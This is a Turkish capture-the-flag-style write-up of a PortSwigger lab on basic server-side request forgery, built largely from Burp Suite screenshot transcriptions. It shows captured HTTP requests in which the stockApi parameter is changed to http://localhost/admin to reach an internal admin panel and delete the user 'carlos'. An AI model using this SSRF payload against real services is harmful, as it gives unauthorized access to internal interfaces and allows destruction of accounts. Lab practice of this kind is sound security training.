

## LAB: BASIC SSRF AGAINST THE LOCAL SERVER

<https://portswigger.net/web-security/ssrf/lab-basic-ssrf-against-localhost>

### GÖREV:

Temel SSRF


### AÇIKLAMA:

Bu laboratuvarın, dahili bir sistemden veri alan bir stok kontrol özelliği vardır.

Laboratuvarı çözmek için, stok kontrol URL'sini `http://localhost/admin` adresindeki yönetici arayüzüne erişecek şekilde değiştirin ve carlos kullanıcısını silin.

### ÇÖZÜM:

Laboratuvarı çözmek için Burp kullanmamız gerekmektedir. Kendi tarayıcısı olan chromium'u açıp ilk olarak stok kontrolünü sağlayacağız. Gerekli isteği burp'da yakalıyoruz.



Aradığımız kısım /product/stock

Request

Pretty Raw Hex

5 Sec-Ch-Ua: "Not-A-Brand";v="99", "Chromium";v="124"

6 Sec-Ch-Ua-Platform: "Linux"

7 Sec-Ch-Ua-Mobile: ?0

8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36

9 Content-Type: application/x-www-form-urlencoded

10 Accept: \*/\*

11 Origin: https://0af600990426c0a78050cb3b006000a4.web-security-academy.net

12 Sec-Fetch-Site: same-origin

13 Sec-Fetch-Mode: cors

14 Sec-Fetch-Dest: empty

15 Referer: https://0af600990426c0a78050cb3b006000a4.web-security-academy.net/product?productId=13

16 Accept-Encoding: gzip, deflate, br

17 Accept-Language: en-US,en;q=0.9

18 Priority: u=1, i

19

20 stockApi=http%3A%2F%2Fstock.weliketoshop.net%3A8080%2Fproduct%2Fstock%2Fcheck%3FproductId%3D13&storeId%3D1

Response

Pretty Raw Hex Render

1 HTTP/2 200 OK

2 Content-Type: text/plain; charset=utf-8

3 X-Frame-Options: SAMEORIGIN

4 Content-Length: 3

5

6 323

Inspector

Selection 99 (0x63)

Selected text

http%3A%2F%2Fstock.weliketoshop.net%3A8080%2Fproduct%2Fstock%2Fcheck%3FproductId%3D13&storeId%3D1

Decoded from: URL encoding

http://stock.weliketoshop.net:8080/product/stock/check?productId=13&storeId=1

Request attributes 2

Request body parameters 1

Request cookies 1

Request headers 20

Response headers 3

Event log (1)

All issues

Memory: 104.4MB

StockApi parametresindeki URL'yi http://localhost/admin olarak değiştiriyoruz. Bu admin arayüzünü göstermelidir.

Inspector

Selection 30 (0x1e)

Selected text

http%3A%2F%2Flocalhost%2Fadmin

Decoded from: URL encoding

http://localhost/admin

Hedef kullanıcıyı sileceğimiz URL'yi belirlemek için tarayıcıda açıp HTML'yi okumamız gerekmektedir.

<http://localhost/admin/delete?username=carlos>

The image shows the Burp Suite interface with a POST request to `/product/stock` and its response. The request is a raw HTTP/2 message. The response is a 200 OK status with a content type of `application/x-www-form-urlencoded`. The response body contains a message about a Basic SSRF attack and a list of users.

**Request:**

```
1 POST /product/stock HTTP/2
2 Host: 0af600990426c0a78050cb3b006000a4.web-security-academy.net
3 Cookie: session=b6NAAD90mVJe7fN09pxDkD4Cm6CEGje1
4 Content-Length: 39
5 Sec-Ch-Ua: "Not-A.Brand";v="99",
6 "Chromium";v="124"
7 Sec-Ch-Ua-Platform: "Linux"
8 Sec-Ch-Ua-Mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT
10 10.0; Win64; x64) AppleWebKit/537.36
11 (KHTML, like Gecko)
12 Chrome/124.0.6367.118 Safari/537.36
13 Content-Type: application/x-www-form-urlencoded
14 Accept: */*
15 Origin: https://0af600990426c0a78050cb3b006000a4.web-security-academy.net
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-Mode: cors
18 Sec-Fetch-Dest: empty
19 Referer: https://0af600990426c0a78050cb3b006000a4.web-security-academy.net/product?productId=13
20 Accept-Encoding: gzip, deflate, br
21 Accept-Language: en-US,en;q=0.9
22 Priority: u=1,i
23 stockApi=http%3a%2f%2flocalhost%2fadmin
```

**Response:**

```
1 200 OK
2 Content-Type: application/x-www-form-urlencoded
3 Content-Length: 100
4
5 Basic SSRF
6 against the
7 local server
8
9 Back to lab description
10
11 Home | Admin panel | My account
12
13 Users
14
15 wiener - Delete
16 carlos - Delete
```

**Inspector:**

- Request attributes: 2
- Request query parameters: 0
- Request body parameters: 1
- Request cookies: 1
- Request headers: 20
- Response headers: 5

Done 3,290 bytes | 103 millis

1 x +

Send Cancel < >

Target: <https://0af600990426c0a78050cb3b006000a4.web-security-academy.net> HTTP/2

**Request**

Pretty Raw Hex

```
1 POST /product/stock HTTP/2
2 Host: 0af600990426c0a78050cb3b006000a4.web-security-academy.net
3 Cookie: session=b6NAAD90wVJe7fNQ9pxDkD4Cm6CEGje1
4 Content-Length: 39
5 Sec-Ch-Ua: "Not-A.Brand";v="99",
6 "Chromium";v="124"
7 Sec-Ch-Ua-Platform: "Linux"
8 Sec-Ch-Ua-Mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36
10 Content-Type: application/x-www-form-urlencoded
11 Accept: */*
12 Origin: https://0af600990426c0a78050cb3b006000a4.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://0af600990426c0a78050cb3b006000a4.web-security-academy.net/product?productId=13
17 Accept-Encoding: gzip, deflate, br
18 Accept-Language: en-US,en;q=0.9
19 Priority: u=1, i
20 stockApi=http%3a%2f%2flocalhost%2fadmin
```

**Response**

Pretty Raw Hex Render

Basic SSRF against the local server

Back to lab description

Home | Admin panel | My account

Users

wiener - Delete  
carlos - Delete

Scan

- Send to Intruder Ctrl+I
- Send to Repeater Ctrl+R
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Send to Organizer Ctrl+O
- Show response in browser
- Request in browser > In original session  
Engagement tools [Pro version only] > In current browser session
- Copy Ctrl+C
- Copy URL
- Copy as curl command (bash)
- Copy to file
- Save item
- Save entire history
- Paste URL as request
- Add to site map
- Message editor documentation

**Inspector**

Request attributes 2

Request query parameters 0

Request body parameters 1

Request cookies 1

Request headers 20

Response headers 5

Done

3,290 bytes | 103 millis

1 x +

Send Cancel < >

Target: <https://0af600990426c0a78050cb3b006000a4.web-security-academy.net> HTTP/2

**Request**

Pretty Raw Hex

```
1 POST /product/stock HTTP/2
2 Host: 0af600990426c0a78050cb3b006000a4.web-security-academy.net
3 Cookie: session=b6NAAD90wVJe7fNQ9pxDkD4Cm6CEGje1
4 Content-Length: 39
5 Sec-Ch-Ua: "Not-A.Brand";v="99",
6 "Chromium";v="124"
7 Sec-Ch-Ua-Platform: "Linux"
8 Sec-Ch-Ua-Mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36
10 Content-Type: application/x-www-form-urlencoded
11 Accept: */*
12 Origin: https://0af600990426c0a78050cb3b006000a4.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://0af600990426c0a78050cb3b006000a4.web-security-academy.net/product?productId=13
17 Accept-Encoding: gzip, deflate, br
18 Accept-Language: en-US,en;q=0.9
19 Priority: u=1, i
20 stockApi=http%3a%2f%2flocalhost%2fadmin
```

**Response**

Pretty Raw Hex Render

Basic SSRF against the local server

Back to lab description

**Inspector**

Request attributes 2

Request query parameters 0

Request body parameters 1

Request cookies 1

Request headers 20

Response headers 5

Done

3,290 bytes | 103 millis


Event log (1) All issues

Memory: 128.5MB



Repeat request in browser


To repeat this request in your browser, copy the URL below and paste into a browser that is configured to use Burp as its proxy.

☐ In future, just copy the URL and don't show this dialog




Tarayıcıda hedef kullanıcıyı bulduk. HTML kodu alıp 'carlos' kullanıcıasını silmek için kod içinde arayalım.





Gerekli düzenlemeyi yapıp sayfayı yenileyelim.



Laboratuvarı tamamladık.

Şeyma Saylan